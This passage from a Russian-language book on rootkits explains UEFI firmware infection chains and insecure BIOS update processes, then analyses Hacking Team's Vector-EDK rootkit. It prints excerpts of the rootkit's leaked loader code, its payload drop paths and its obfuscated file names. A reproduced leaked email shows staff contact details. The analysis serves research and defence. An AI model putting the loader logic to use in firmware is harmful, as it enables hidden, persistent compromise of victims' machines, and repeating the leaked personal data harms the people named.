Примечание *Эти два метода – не единственные подходы к модификации содержимого защищенной флеш-памяти SPI, но мы остановимся на них, чтобы проиллюстрировать, как вредоносный код в BIOS может закрепиться на компьютере жертвы. Более полный список уязвимостей прошивки UEFI приведен в главе 16.*

Как происходит внедрение руткита

Большинство секретов пользователей и конфиденциальной информации, представляющей интерес для атакующего, либо хранятся на уровне ядра операционной системы, либо защищены кодом, работающим на этом уровне. Именно поэтому руткиты уже давно стремятся скомпрометировать режим ядра (кольцо 0): находясь на этом уровне, руткит может наблюдать за всеми действиями пользователя и атаковать конкретные приложения, работающие в режиме пользователя (кольцо 3), в т. ч. любые компоненты, загружаемые этими приложениями.

Однако в одном отношении руткит кольца 0 оказывается в невыгодном положении: ему недостает контекста, имеющегося в режиме пользователя. Желая украсть данные, принадлежащие приложению кольца 3, руткит, работающий в режиме ядра, не может получить наиболее естественного представления данных, потому что режим ядра, по определению, не должен ничего знать об абстракциях пользовательских данных. Таким образом, руткиту часто приходится реконструировать данные, применяя различные трюки, особенно если данные разбросаны по нескольким страницам памяти. А это значит, что руткит должен уметь повторно использовать код, реализующий абстракции пользовательского уровня. Впрочем, когда уровни были разделены всего одной ступенью, организовать такое повторное использование было не особенно трудно.

Режим SMM принес с собой еще более соблазнительную мишень, но одновременно добавил лишний уровень, отделяющий руткит от пользовательских абстракций. Руткит на базе SMM может контролировать память уровня ядра и пользователя, поскольку ему доступна любая страница физической памяти. Но эта сильная сторона вредоносного кода в SMM является также его слабостью, поскольку код должен надежно реализовывать абстракции более высоких уровней, в частности виртуальную память, и справляться со всеми возникающими при этом сложностями.

К счастью для атакующего, SMM-руткит может внедрить вредоносный модуль руткита кольца 0 в ядро ОС так, как это делают буткиты, а не только во время загрузки. Затем он может полагаться на этот код,

чтобы воспользоваться структурами ядра в контексте режима ядра и защитить его от обнаружения защитными программами, работающими на уровне ядра. А главное, код, работающий в режиме SMM, мог бы выбирать точку для внедрения импланта.

Конкретно: импланты прошивки могут даже обходить некоторые реализации безопасной загрузки – чего обычные буткиты делать не могут, – перенеся точку заражения *после* завершения проверок целостности. На рис. 15.6 показана эволюция методов доставки – от простой схемы с загрузчиком в режиме пользователя (кольцо 3), который эксплуатировал уязвимость, чтобы расширить свои привилегии и установить вредоносный драйвер, работающий в режиме ядра. Но с этой схемой эволюционировавшие защитные средства успешно справились. Политика подписания кода режима ядра сделала ее бесполезной, после чего началась эра буткитов, которой, в свою очередь, положила конец технология безопасной загрузки. Затем SMM-угрозы стали подкапываться под безопасную загрузку.




Рис. 15.6. Возможные способы загрузки руткита в кольцо 0

На момент написания книги SMM-угрозы научились успешно обходить безопасную загрузку на большинстве платформ Intel. SMM-руткиты и импланты в очередной раз сдвинули рубеж безопасности вниз, ближе к физическому оборудованию.

Поскольку SMM-угрозы набирают популярность, компьютерно-техническая экспертиза прошивок становится новой и очень важной областью исследований.

Внедрение вредоносного кода посредством получения привилегий SMM

Чтобы расширить привилегии до уровня SMM и суметь модифицировать содержимое флеш-памяти SPI, злоумышленник должен ис-

пользовать интерфейсы обратных вызовов операционной системы, подведомственные обработчикам прерываний управления системой (SMI) (мы еще поговорим о них в главе 16). Обработчики SMI, отвечающие за интерфейсы оборудования с операционной системой, выполняются в режиме SMM, поэтому если атакующий сможет эксплуатировать уязвимости в драйвере SMM, то, возможно, сумеет получить привилегии выполнения в режиме SMM. Вредоносный код, исполняемый с привилегиями SMM, сможет сбросить биты защиты флеш-памяти SPI и модифицировать или добавить DXE-драйвер в прошивку UEFI на некоторых платформах.

Чтобы понять, как устроена такая атака, нужно подумать о тактике атакующего в схемах постоянного заражения с уровня операционной системы. Что должен сделать атакующий, чтобы модифицировать флеш-память SPI? Необходимые шаги показаны на рис. 15.7.




Рис. 15.7. Общая схема заражения руткитом UEFI

Как видим, путь эксплуатации довольно тернист, в нем участвуют эксплойты на многих уровнях. Разобьем этот процесс на этапы.

- **Этап 1, режим пользователя.** Клиентский эксплойт, например *удаленное выполнение кода* (remote code execution – RCE) в браузере, сбрасывает вредоносный установщик в систему. Затем

установщик с помощью эксплойта расширения привилегий получает доступ к учетной записи LOCALSYSTEM и продолжает выполнение с новыми привилегиями.

- **Этап 2, режим ядра.** Установщик обходит политики подписания кода (см. главу 6), чтобы выполнить свой код в режиме ядра. *Полезная нагрузка режима ядра* (драйвер) выполняет эксплойт, чтобы получить привилегии SMM.
- **Этап 3, режим управления системой.** *SMM-код* успешно выполняется, и привилегии расширяются до уровня SMM. *Полезная нагрузка режима SMM* отключает защиту флеш-памяти SPI от модификаций.
- **Этап 4, флеш-память SPI.** Вся защита флеш-памяти SPI отключена, и флеш-память открыта для произвольной записи. *Рутkит/имплант* устанавливается в прошивку, находящуюся во флеш-памяти SPI. Этот эксплойт очень хорошо закреплен в системе.

Общая схема заражения, показанная на рис. 15.8, на самом деле является реальным примером доказательства концепции SMM-вымогателя, которую мы представили на конференции Black Hat Asia в 2017 году. Презентация называлась «UEFI Firmware Rootkits: Myths and Reality», и мы рекомендуем ознакомиться с ней, если хотите узнать больше (*https://www.blackhat.com/docs/asia-17/materials/asia-17-Matrosov-The-UEFI-Firmware-Rootkits-Myths-And-Reality.pdf*).

Эксплуатация небезопасности процесса обновления BIOS

Еще один способ внедрить вредоносный код в BIOS – скомпрометировать процесс аутентификации обновления BIOS. Идея этой аутентификации в том, чтобы предотвратить установку обновлений BIOS, если невозможно проверить их подлинность, т. е. гарантировать, что образ обновления действительно выпущен производителем платформы. Если злоумышленнику удастся эксплуатировать уязвимость в механизме аутентификации, то он сможет внедрить вредоносный код в образ обновления, который впоследствии будет записан во флеш-память SPI.

В марте 2017 года Алекс Матросов, один из авторов этой книги, продемонстрировал PoC UEFI-вымогателя на конференции Black Hat Asia (*https://www.cylance.com/en_us/blog/gigabyte-brix-systems-vulnerabilities.html*). Он показал, как можно эксплуатировать недостаточно защищенный процесс обновления прошивок Gigabyte. Он использовал недавнюю платформу Gigabyte на основе процессоров Intel шестого поколения (Skylake) и Microsoft Windows 10 со всеми механизмами защиты, включая безопасную загрузку с битом BLE. Несмотря на защиту, платформа Gigabyte Brix не аутентифицировала обновления, что позволяло злоумышленнику установить произвольное обновление прошивки из ядра ОС (*http://www.kb.cert.org/vuls/id/507496/*). На рис. 15.8 показан уязвимый процесс обновления BIOS на платформе Gigabyte Brix.




Рис. 15.8. Алгоритм заражения UEFI-вымогателем

Как видим, злоумышленник может использовать оригинальный драйвер режима ядра из обновления BIOS, созданный и подписанный производителем оборудования, для доставки вредоносного обновления BIOS. Драйвер взаимодействует с обработчиком SWSMI SmiFlash, в котором имеются интерфейсы для чтения и записи во флеш-память SPI. Специально для данной презентации один из DXE-драйверов был модифицирован и выполнен в режиме SMM, продемонстрировав способность очень прочно закрепиться в прошивке UEFI и контролировать процесс загрузки, начиная с самых ранних этапов. Если заражение UEFI-вымогателем прошло успешно, то на машине-жертве отображается сообщение с требованием выкупа, показанное на рис. 15.9.

Рис. 15.9. Экран машины, зараженной UEFI-вымогателем, продемонстрированный на конференции Black Hat Asia 2017

В старых прошивках BIOS, существовавших до того, как UEFI стал промышленным стандартом, основные производители оборудования не особенно задумывались о безопасности процесса аутентификации обновления прошивки. Поэтому они сплошь и рядом были уязвимы для вредоносных имплантов BIOS; и лишь когда эти импланты начали распространяться, производителям пришлось почесаться. В настоящее время для защиты от таких атак обновления прошивки UEFI стали выпускаться в унифицированном формате капсульного обновления, который подробно описан в спецификации UEFI. Капсульное обновление было разработано как способ усовершенствования процесса доставки обновлений BIOS. Посмотрим, как эта цель достигается, воспользовавшись вышеупомянутым репозиторием Intel EDK2.

Капсульное обновление

У капсульного обновления имеется заголовок (`EFI_CAPSULE_HEADER` в обозначениях EDK2) и тело, где хранится вся информация об исполняемых модулях обновления, включая DXE- и PEI-драйверы. Образ капсульного обновления содержит обязательную цифровую подпись данных обновления и код для аутентификации и защиты целостности.

Изучим структуру образа капсульного обновления с помощью утилиты UEFITool, разработанной Николаем Шлеем (*https://github.com/LongSoft/UEFITool*). Эта программа позволяет разбирать образы прошивок UEFI, включая содержащиеся в капсульных обновлениях, и извлекать различные исполняемые DXE- или PEI-модули в виде автономных двоичных файлов. Мы вернемся к UEFITool в главе 19.

На рис. 15.10 показана структура капсульного обновления UEFI, показанная UEFITool.




Рис. 15.10. Интерфейс UEFITool

Капсула начинается с заголовка ❶, который описывает общие характеристики образа обновления, в частности размер заголовка и образа. Далее идет тело капсулы, которое в данном случае состоит из одного *тома прошивки* ❷. (Тома прошивки – это объекты, определенные в спецификации инициализации платформы, они служат для хранения образов файлов прошивки, включая DXE- и PEI-модули. Подробнее мы обсудим их в главе 19.) Этот том прошивки содержит данные обновления BIOS, подлежащие записи во флеш-память SPI и разбитые на несколько файлов; например, `BootBlockAreas` ❸ и `RecoveryAreas` ❹ содержат обновления для этапа PEI, а `MainAreas` ❺ – обновления для этапа DXE.

Важно, что все содержимое тома прошивки, содержащего обновления BIOS, подписано (хотя UEFITool не показывает эту информацию на рис. 15.11). Поэтому злоумышленник не может внести изменения в обновление, т. к. тогда подпись станет недействительной. При правильной реализации капсульное обновление противостоит попыткам злоумышленников воспользоваться неаутентифицированными обновлениями прошивки.

uefi

Email-ID	526357
Date	2014-09-25 15:43:28 UTC
From	f.cornelli@hackingteam.com
To	g.cino@hackingteam.com

Attached Files

#	Filename	Size
242336	Uefi_windows_persistent.zip	3.4MiB

Email Body

-- Fabrizio Cornelli
QA Manager

Hacking Team
Milan Singapore Washington DC
www.hackingteam.com <http://www.hackingteam.com>

email: f.cornelli@hackingteam.com
mobile: +39 3666539755
phone: +39 0229060603

Рис. 15.11. Одно из утекших в сеть писем из архива Hacking Team

UEFI-руткиты на воле

С тех пор как в 2015 году Kaspersky Lab обнаружила вредоносное ПО в UEFI, мы видели в СМИ несколько сообщений о еще более сложных руткитах, предположительно разработанных при участии государства. Далее в этой главе мы обсудим другие примеры UEFI-руткитов, включая и те, что были широко развернуты в коммерческих организациях, например Vector-EDK и Computrace.

Руткит Vector-EDK от группы Hacking Team

В 2015 году итальянская компания *Hacking Team*, разрабатывающая шпионское ПО для правоохранительных органов и других государственных заказчиков, была взломана, и в сеть утекло много конфиденциальной информации, включая описание интересного проекта *Vector-EDK*. Анализ показал, что Vector-EDK является руткитом прошивки UEFI, который устанавливал и выполнял свои вредоносные компоненты непосредственно в подсистему NTFS, работающую в режиме пользователя.

Алекс Матросов, один из авторов этой книги, а в то время член группы Intel Advanced Threat Research (ATR), оценил атакующий потенциал Vector-EDK и опубликовал в своем блоге статью «Hacking Team's 'Bad BIOS': A Commercial Rootkit for UEFI Firmware?» (*https://www.mcafee.com/enterprise/en-us/threat-center/advanced-threat-research/uefi-rootkit.html*).

Обнаружение Vector-EDK

Наше расследование началось тогда, когда мы обнаружили любопытный файл с именем *Z5WE1X64.fd*, приложенный к одному из утекших писем Hacking Team в составе сжатого архива *Uefi_windows_persistent.zip* (см. рис. 15.11).

Проанализировав вложение, мы поняли, что это образ прошивки UEFI, а прочитав еще несколько писем, пришли к выводу, что имеем дело с UEFI-руткитом. После недолгого изучения в UEFITool обнаружилось говорящее имя *rkloader* (т. е. *rootkit loader* – загрузчик руткита) в списке DXE-драйверов. На рис. 15.12 показаны результаты анализа.




Рис. 15.12. Обнаружение Vector-EDK от Hacking Team с помощью UEFITool

Это привлекло наше внимание, потому что раньше мы никогда не встречали DXE-драйвера с таким именем. Мы более внимательно изучили утекший архив и обнаружили исходный код проекта Vector-EDK. Именно с этого момента мы всерьез взялись за техническое расследование.

Анализ Vector-EDK

В рутките Vector-EDK используются обсуждавшиеся ранее методы доставки UEFI-импланта (*rkloader*). Однако этот руткит работает только на этапе DXE и не может пережить обновления BIOS. Внутри зараженного образа BIOS *Z5WE1X64.fd* было три основных модуля:

- **парсер NTFS (*Ntfs.efi*).** DXE-драйвер, содержащий полный парсер NTFS, для выполнения операций чтения и записи;
- **руткит (*rkloader.efi*).** DXE-драйвер, который регистрирует обратный вызов для перехвата события `EFI_EVENT_GROUP_READY_TO_BOOT` (означающего, что платформа готова к выполнению начального загрузчика ОС) и считывания в память UEFI-приложения *fsbg.efi* до начала загрузки ОС;
- **буткит (*fsbg.efi*).** UEFI-приложение, запускаемое непосредственно перед тем, как BIOS передает управление загрузчикам ОС. Оно содержит основные функции буткита, который разбирает NTFS с помощью *Ntfs.efi* и внедряет вредоносных агентов в файловую систему.

Мы проанализировали утекший исходный код Vector-EDK и обнаружили, что компоненты *rkloader.efi* и *fsbg.efi* реализуют ключевую функциональность руткита.

Сначала рассмотрим модуль *rkloader.efi*, который запускает *fsbg.efi*. В листинге 15.4 показана главная точка входа `_ModuleEntryPoint()` в DXE-драйвер UEFI *rkloader*.

Листинг 15.4. *Функция* `_ModuleEntryPoint()` *из компонента rkloader*

```
EFI_STATUS
EFIAPI
_ModuleEntryPoint (EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  EFI_EVENT Event;
  DEBUG((EFI_D_INFO, "Running RK loader.\n"));
  InitializeLib(ImageHandle, SystemTable);
  gReceived = FALSE;                  // сбросить событие!

  //CpuBreakpoint();

  // ждать EFI EVENT GROUP READY TO BOOT
❶ gBootServices->CreateEventEx( 0x200, 0x10,
                    ❷ &CallbackSMI, NULL, &SMBIOS_TABLE_GUID, &Event );
  return EFI_SUCCESS;
}
```

Мы выяснили, что функция `_ModuleEntryPoint()` делает всего две вещи. Первая – создать триггер ❶ для группы событий `EFI_EVENT_GROUP_READY_TO_BOOT`. Вторая – после наступления события выполнить обработчик SMI ❷ с помощью функции `CallbackSMI()`. Первый параметр функции `CreateEventEx()` показывает, что константа `EFI_EVENT_GROUP_READY_TO_BOOT` на самом деле равна 0x200. Это событие возникает непосредственно перед тем, как начальный загрузчик ОС получает управление в конце этапа BIOS DXE, что позволяет вредоносной полезной нагрузке, *fsbg.efi*, перехватить управление раньше, чем это сделает операционная система.

Самая интересная логика находится внутри функции `CallbackSMI()` в листинге 15.5. Код довольно длинный, поэтому мы включили лишь наиболее любопытные части.

Листинг 15.5. *Функция* `CallbackSMI()` *из компонента fsbg*

```
VOID
EFIAPI
CallbackSMI (EFI_EVENT Event, VOID *Context)
{
    --опущено--

  ❶ EFI_LOADED_IMAGE_PROTOCOL     *LoadedImage;
    EFI_FIRMWARE_VOLUME_PROTOCOL *FirmwareProtocol;
    EFI_DEVICE_PATH_PROTOCOL     *DevicePathProtocol,
                                 *NewDevicePathProtocol,
                                 *NewFilePathProtocol,
                                 *NewDevicePathEnd;

    --опущено--

  ❷ Status = gBootServices->HandleProtocol( gImageHandle,
                                            &LOADED_IMAGE_PROTOCOL_GUID,
                                            &LoadedImage);

    --опущено--

    DeviceHandle = LoadedImage->DeviceHandle;

  ❸ Status = gBootServices->HandleProtocol( DeviceHandle,
                                            &FIRMWARE_VOLUME_PROTOCOL_GUID,
                                            &FirmwareProtocol);

  ❹ Status = gBootServices->HandleProtocol( DeviceHandle,
                                            &DEVICE_PATH_PROTOCOL_GUID,
                                            &DevicePathProtocol);

    --опущено--

    // copy "VOLUME" descriptor
  ❺ gBootServices->CopyMem( NewDevicePathProtocol,
```

```
                                DevicePathProtocol,
                                DevicePathLength);

  --опущено--

  ❻ gBootServices->CopyMem( ((CHAR8 *)(NewFilePathProtocol) + 4),
                             &LAUNCH_APP, sizeof(EFI_GUID));

    --опущено--

  ❼ Status = gBootServices->LoadImage( FALSE,
                                       gImageHandle,
                                       NewDevicePathProtocol,
                                       NULL,
                                       0,
                                       &ImageLoadedHandle);

    --опущено--

done:
    return;
}
```

Прежде всего мы видим инициализацию нескольких протоколов UEFI ❶, а именно:

- **EFI_LOADED_IMAGE_PROTOCOL**. Предоставляет информацию о загруженных образах UEFI (базовый адрес образа, размер образа и его местоположение в прошивке UEFI);
- **EFI_FIRMWARE_VOLUME_PROTOCOL**. Предоставляет интерфейс для чтения и записи томов прошивки;
- **EFI_DEVICE_PATH_PROTOCOL.** Предоставляет интерфейс для построения пути к устройству.

Интересный код начинается несколькими шагами инициализации `EFI_DEVICE_PATH_PROTOCOL`; мы видим много имен переменных, начинающихся с `New`, что обычно означает точки подключения. Переменная `LoadedImage` инициализируется ❷ указателем на `EFI_LOADED_IMAGE_PROTOCOL`, после чего `LoadedImage` можно использовать для определения устройства, на котором находится текущий модуль (*rkloader*).

Затем код получает протоколы `EFI_FIRMWARE_VOLUME_PROTOCOL` ❸ и `EFI_DEVICE_PATH_PROTOCOL` ❹ для устройства, на котором находится *rkloader*. Эти протоколы необходимы для построения пути к следующему вредоносному модулю, *fsbg.efi*.

Получив протоколы, *rkloader* строит путь к модулю *fsbg.efi*, чтобы загрузить его с тома прошивки. Первая часть ❺ – путь к тому прошивки, на котором находится *rkloader* (*fsbg.efi* находится на том же томе, что *rkloader*), а вторая часть ❻ – уникальный идентификатор модуля *fsbg.efi*: `LAUNCH_APP = {eaea9aec-c9c1-46e2-9d52432ad25a9b0b}`.

Последний шаг – вызов функции `LoadImage()` ❼, которая получает контроль над выполнением модуля *fsbg.efi*. Этот вредоносный компонент содержит основную полезную нагрузку с прямыми путями к частям файловой системы, которые она хочет модифицировать. В листинге 15.6 приведен список каталогов, в которые модуль *fsbg.efi* сбрасывает вредоносный модуль уровня ОС.

Листинг 15.6. *Зашитые пути к компонентам уровня ОС*

```
#define FILE_NAME_SCOUT L"\\AppData\\Roaming\\Microsoft\\Windows\\
Start Menu\\Programs\\Startup\\"
#define FILE_NAME_SOLDIER L"\\AppData\\Roaming\\Microsoft\\Windows\\
Start Menu\\Programs\\Startup\\"
#define FILE_NAME_ELITE L"\\AppData\\Local\\"
#define DIR_NAME_ELITE L"\\AppData\\Local\\Microsoft\\"
#ifdef FORCE_DEBUG
UINT16 g_NAME_SCOUT[] =   L"scoute.exe";
UINT16 g_NAME_SOLDIER[] = L"soldier.exe";
UINT16 g_NAME_ELITE[] =   L"elite";
#else
UINT16 g_NAME_SCOUT[] =   L"6To_60S7K_FU06yjEhjh5dpFw96549UU";
UINT16 g_NAME_SOLDIER[] = L"kdfas7835jfwe09j29FKFLDOR3r35fJR";
UINT16 g_NAME_ELITE[] =   L"eorpekf3904kLDKQO023iosdn93smMXK";
#endif
```

На верхнем уровне модуль *fsbg.efi* выполняет следующие действия:

1) узнать, заражена ли уже система, проверив предопределенную переменную UEFI `fTA`;
2) инициализировать протокол NTFS;
3) найти вредоносные исполняемые файлы в образе BIOS, заглянув в предопределенные секции;
4) проверить существование на машине определенных пользователей, поискав конкретные имена;
5) установить вредоносные исполняемые модули *scoute.exe* (потайной вход) и *soldier.exe* (агент RCS), записав их напрямую в NTFS.

Переменная UEFI `fTA` устанавливается *fsbg.efi* в момент первого заражения, а при любой последующей загрузке проверяется ее присутствие: если переменная `fTA` присутствует, значит, жесткий диск уже заражен и *fsbg.efi* не должен доставлять вредоносный двоичный файл уровня ОС в файловую систему. Если же вредоносные компоненты уровня ОС (листинг 15.6) не найдены в предопределенных местах, то модуль *fsbg.efi* снова устанавливает их в процессе загрузки.

Vector-EDK от Hacking Team – весьма поучительный пример UEFI-буткита. Мы горячо рекомендуем изучить его полный исходный код и разобраться, как он работает.

Computrace/LoJack от компании Absolute Software

Следующий наш пример UEFI-руткита не является в полном смысле вредоносным. *Computrace*, или LoJack, представляет собой проприетарную систему защиты от воров, разработанную компанией Absolute Software и встречающуюся практически во всех популярных корпоративных ноутбуках. Computrace реализует отслеживание ноутбука в интернете и включает такие функции, как удаленная блокировка и удаленное стирание жестких дисков в случае кражи или утери ноутбука.

Многие исследователи независимо друг от друга заявляли, что технически Computrace является руткитом, потому что его поведение очень близко к руткиту BIOS. Основное отличие, однако, заключается в том, что Computrace не стремится спрятаться. Его конфигурационное меню даже можно найти в меню настройки BIOS (рис. 15.13).




Рис. 15.13. Меню Computrace в меню настройки BIOS на Lenovo ThinkPad T540p

На некорпоративных компьютерах Computrace обычно по умолчанию выключен в меню BIOS, как показано на рис. 15.13. Есть также возможность постоянно отключить Computrace, установив в NVRAM переменную, которая запрещает повторную активацию Computrace и на аппаратном уровне допускает только однократное программирование.

Мы проанализируем реализации в ноутбуках Lenovo T540p и P50. Концептуальное представление архитектуры Computrace показано на рис. 15.14.




Рис. 15.14. Верхнеуровневая архитектура Computrace

У Computrace сложная архитектура с несколькими DXE-драйверами, которая включает компоненты, работающие в режиме SMM. В нее входит также агент *rpcnetp.exe*, который исполняется внутри операционной системы и отвечает за сетевой обмен данными с облаком (C&C-сервером).

- **`LenovoComputraceEnableDxe`** – DXE-драйвер, который следит за параметрами Computrace в меню BIOS и запускает установку `LenovoComputraceLoaderDxe`.
- **`LenovoComputraceLoaderDxe`** – DXE-драйвер, который проверяет политики безопасности и загружает `AbsoluteComputraceInstallerDxe`.
- **`AbsoluteComputraceInstallerDxe`** – DXE-драйвер, который устанавливает агента Computrace в операционную систему путем прямой модификации файловой системы (NTFS). Двоичный файл агента вложен в образ DXE-драйвера, как показано на рис. 15.15. В современном ноутбуке для установки агента используются таблицы ACPI.
- **`LenovoComputraceSmiServices`** – DXE-драйвер, который исполняется в режиме SMM и поддерживает взаимодействие с агентом в ОС и другими компонентами BIOS.
- **Агент Computrace (*rpcnetp.exe*)** – исполняемый PE-файл, хранящийся внутри `AbsoluteComputraceInstallerDxe`. Агент Computrace начинает выполняться после входа пользователя в систему.




Рис. 15.15. Двоичный файл `AbsoluteComputraceInstallerDxe` *в шестнадцатеричном редакторе Hiew*

Основные функции агента Computrace *rpcnetp.exe* – сбор сведений о геолокации и отправка ее в облако компании Absolute Software. Это достигается путем внедрения компонента Computrace *rpcnetp.dll* в процессы *iexplore.exe* и *svchost.exe*, как показано на рис. 15.16. Агент также получает команды из облака, в частности о низкоуровневом стирании диска для безопасного удаления файлов.




Рис. 15.16. Схема внедрения, реализованная в процессе rpcnetp.exe

Computrace – хороший пример технологии, которая ведет себя как руткиты BIOS, но техника закрепления в системе используется в благовидных целях, конкретно для защиты от кражи. Закрепление позволяет основным компонентам Computrace работать независимо от ОС и глубоко интегрироваться с прошивкой UEFI. Отключение Computrace потребует от злоумышленника куда больше работы, чем просто остановка агента ОС!

Заключение

Руткиты и импланты BIOS – следующая ступень эволюции буткитов. Как мы только что видели, эта эволюция создает новый уровень закрепления в прошивке, позволяющий руткиту годами оставаться активным. Мы попытались дать подробный обзор руткитов BIOS, начиная с первых доказательств правильности концепции и образцов «в поле» до продвинутых UEFI-имплантов. Однако это сложная тема, для раскрытия которой понадобилось бы еще много глав. Мы рекомендуем заглянуть на страницы по упомянутым в тексте ссылкам, почитать дополнительную литературу самостоятельно и следить за нашими блогами.

Методы противостояния таким угрозам еще недостаточно развиты, но верно и то, что производители оборудования продолжают внедрять все более сложные схемы безопасной загрузки, в которых проверки целостности начинаются с самых ранних этапов, еще до передачи управления BIOS. В главе 17 мы более глубоко рассмотрим современные реализации безопасной загрузки. На момент написания книги индустрия безопасности еще только учится проводить компьютерно-техническую экспертизу прошивок, поскольку информации о реальных практических случаях досадно мало.

В главе 16 мы изучим уязвимости UEFI. Насколько нам известно, до сих пор ни в одной книге эта тема не разбиралась с такой же степенью подробности, так что держитесь крепче!

16

УЯЗВИМОСТИ ПРОШИВОК UEFI

В настоящее время системы обеспечения безопасности в основном работают на верхних уровнях программного стека и достигают неплохих результатов. Но при этом они не видят, что происходит в темных водах прошивок. Если атакующий уже получил привилегированный доступ к системе и установил имплант в прошивку, то все эти продукты бесполезны.

Лишь очень немногие защитные системы исследуют прошивки, да и то только с уровня операционной системы. А обнаружить присутствие импланта им удается лишь после того, как он был успешно установлен и скомпрометировал систему. К тому же более сложные импланты могут использовать свое привилегированное положение в системе, чтобы избежать обнаружения и подложить мину под программы, работающие на уровне ОС.

Поэтому руткиты и импланты прошивок – одни из самых опасных угроз ПК, а еще большую опасность они представляют современным

облачным платформам, где единственная неправильно сконфигурированная или скомпрометированная гостевая ОС ставит под угрозу все остальные, поскольку их память оказывается открыта для вредоносных манипуляций.

Обнаружение аномалий в прошивке – технически трудная задача по многим причинам. Код прошивок UEFI от разных производителей различается, а существующие методы обнаружения аномалий не в каждом случае эффективны. Кроме того, злоумышленники могут использовать ложноположительные и ложноотрицательные заключения схемы обнаружения к своей выгоде и даже перехватывать контроль над интерфейсами алгоритмов обнаружения на уровне ОС, чтобы получить доступ к прошивке и исследовать ее.

Единственный реальный способ защититься от руткитов в прошивках – предотвратить их установку. Обнаружение и другие меры по минимизации последствий не работают, мы должны блокировать все возможные векторы заражения. Решения, направленные на обнаружение или предотвращение угроз прошивкам, могут дать результат, только если разработчик полностью контролирует весь программно-аппаратный стек, как Apple или Microsoft. У сторонних решений всегда останутся слепые зоны.

В этой главе мы кратко опишем большинство известных уязвимостей и векторов их эксплуатации, которые применялись для заражения прошивки UEFI. Сначала рассмотрим уязвимые прошивки, классифицируем слабости и уязвимости по типам и проанализируем имеющиеся меры обеспечения безопасности прошивок. Затем мы опишем уязвимости в Intel Boot Guard, модулях SMM, загрузочном скрипте S3 и системе Intel Management Engine.

Почему прошивка может быть уязвимой?

Начнем с конкретной прошивки, которую злоумышленник может атаковать с помощью вредоносного обновления. Обновления – самый эффективный метод заражения.

Обычно производители описывают обновления прошивки UEFI как *обновления BIOS*, поскольку BIOS – главная из всех существующих прошивок. Однако типичное обновление также доставляет много других видов встраиваемых прошивок различным устройствам на материнской плате и даже внутрь самого процессора.

Скомпрометированное обновление BIOS уничтожает гарантии целостности для всех остальных обновлений прошивок, управляемых BIOS (некоторые обновления, например микрокода Intel, защищены дополнительными проверками подлинности и не полагаются только на BIOS), поэтому любая уязвимость, которая позволяет обойти аутентификацию образа обновления BIOS, открывает дверь для доставки вредоносных руткитов или имплантов в любое устройство.

На рис. 16.1 показаны типичные прошивки, управляемые BIOS, и все они уязвимы перед вредоносными обновлениями BIOS.




Рис. 16.1. Различные прошивки в современных компьютерах с процессором x86

Приведем краткие описания прошивок разных типов.

- **Блок управления электропитанием (Power Management Unit – PMU).** Микроконтроллер, управляющий энергопотреблением и переходами ПК из одного состояния энергопотребления (например, сна или гибернации) в другое. У него есть собственная прошивка и процессор с низким уровнем энергопотребления.
- **Встраиваемый контроллер Intel (Embedded Controller – EC).** Микроконтроллер, который всегда включен. Он поддерживает несколько функций, в т. ч. включение и выключение компьютера, обработку сигналов клавиатуры, измерение температуры и управление вентилятором. Взаимодействует с основным процессором по ACPI, SMBus или через разделяемую память. EC наряду с подсистемой Intel Management Engine, которую мы опишем ниже, может играть роль корня доверия, если режим управления системой (SMM) скомпрометирован. Например, технология Intel BIOS Guard (ее зависящие от поставщика реализации) пользуется EC для управления доступом к чтению-записи флеш-памяти SPI.
- **Интегрированный концентратор датчиков Intel (Integrated Sensor Hub – ISH).** Микроконтроллер, отвечающий за датчики, например поворота устройства и автоматической регулировки

подсветки. Может также отвечать за некоторые спящие состояния этих датчиков с низким энергопотреблением.

- **Графический процессор (Graphics Processing Unit – GPU).** Интегрированный графический процессор (iGPU), являющийся частью конструкции Platform Controller Hub (PCH) в большинстве современных компьютеров на платформе Intel x86. GPU имеет собственную весьма сложную прошивку и вычислительные блоки для генерирования графических примитивов, в т. ч. шейдеров.
- **Intel Gigabit Network.** Интегрированные сетевые Ethernet-карты Intel для компьютеров на платформе x86-based. Представлены в виде PCIe-устройств, подключенных к PCH и содержащих собственные прошивки, доставляемые в образах обновлений BIOS.
- **Микрокод процессоров Intel.** Внутренняя прошивка процессора, играющая роль интерпретатора ISA. Видимая программисту *архитектура системы команд* (instruction set architecture – ISA) – часть микрокода, но некоторые команды могут быть более глубоко интегрированы на аппаратном уровне. Микрокод Intel – это слой аппаратных команд, которые реализуют машинные команды более высокого уровня, а также внутренний конечный автомат, объединяющий многие элементы цифровой обработки.
- **Модуль аутентифицированного кода (Authenticated Code Module – ACM).** Подписанный двоичный код, исполняемый в кеш-памяти. Микрокод Intel загружается и исполняется в защищенной внутренней памяти CPU, которая называется *ЗУПВ аутентифицированного кода* (Authenticated Code RAM – ACRAM), или *Cache-as-RAM* (*CAR*). Эта быстродействующая память инициализируется на ранней стадии процесса загрузки. Она работает как обычное ЗУПВ, до того как будет подготовлена основная память и начнет работать ACM-код раннего этапа загрузки (Intel Boot Guard); этот модуль можно также загрузить на более поздних этапах загрузки, но тогда его назначение меняется, и он используется для универсального кеширования. ACM подписан двоичной RSA-подписью с заголовком, определяющим точку входа. В современных компьютерах на платформе Intel может существовать несколько ACM для разных целей, но в основном они поддерживают дополнительные средства обеспечения безопасности.
- **Intel Management Engine (ME).** Микроконтроллер, который служит корнем доверия для нескольких подсистем безопасности, разработанных Intel, включая программный интерфейс к *микропрограммному доверенному платформенному модулю* (firmware Trusted Platform Module – fTPM) (обычно TPM – это специализированная микросхема на оконечном устройстве для аппаратной аутентификации, которая также содержит отдельную прошивку). Начиная с шестого поколения процессоров Intel, Intel ME является микроконтроллером на базе x86.

- **Технология активного управления Intel (Active Management Technology – AMT).** Программно-аппаратная платформа для удаленного управления персональными компьютерами и серверами. Предоставляет удаленный доступ к мониторам, клавиатурам и другим устройствам. Включает основанную на чипсетах технологию Intel Baseboard Management Controller для клиентоориентированных платформ (см. ниже), интегрированную с Intel ME.
- **Контроллер управления системной платой (Baseboard Management Controller – BMC).** Набор спецификаций компьютерных интерфейсов для автономной подсистемы, предоставляющей средства управления и мониторинга, независимые от процессора хост-системы, прошивки UEFI и операционной системы реального времени. BMC обычно реализуется на отдельном кристалле с собственным сетевым интерфейсом Ethernet и прошивкой.
- **Контроллер управления системой (System Management Controller – SMC).** Микроконтроллер на логической плате, управляющий энергопотреблением и датчиками. Чаще всего встречается в компьютерах производства Apple.

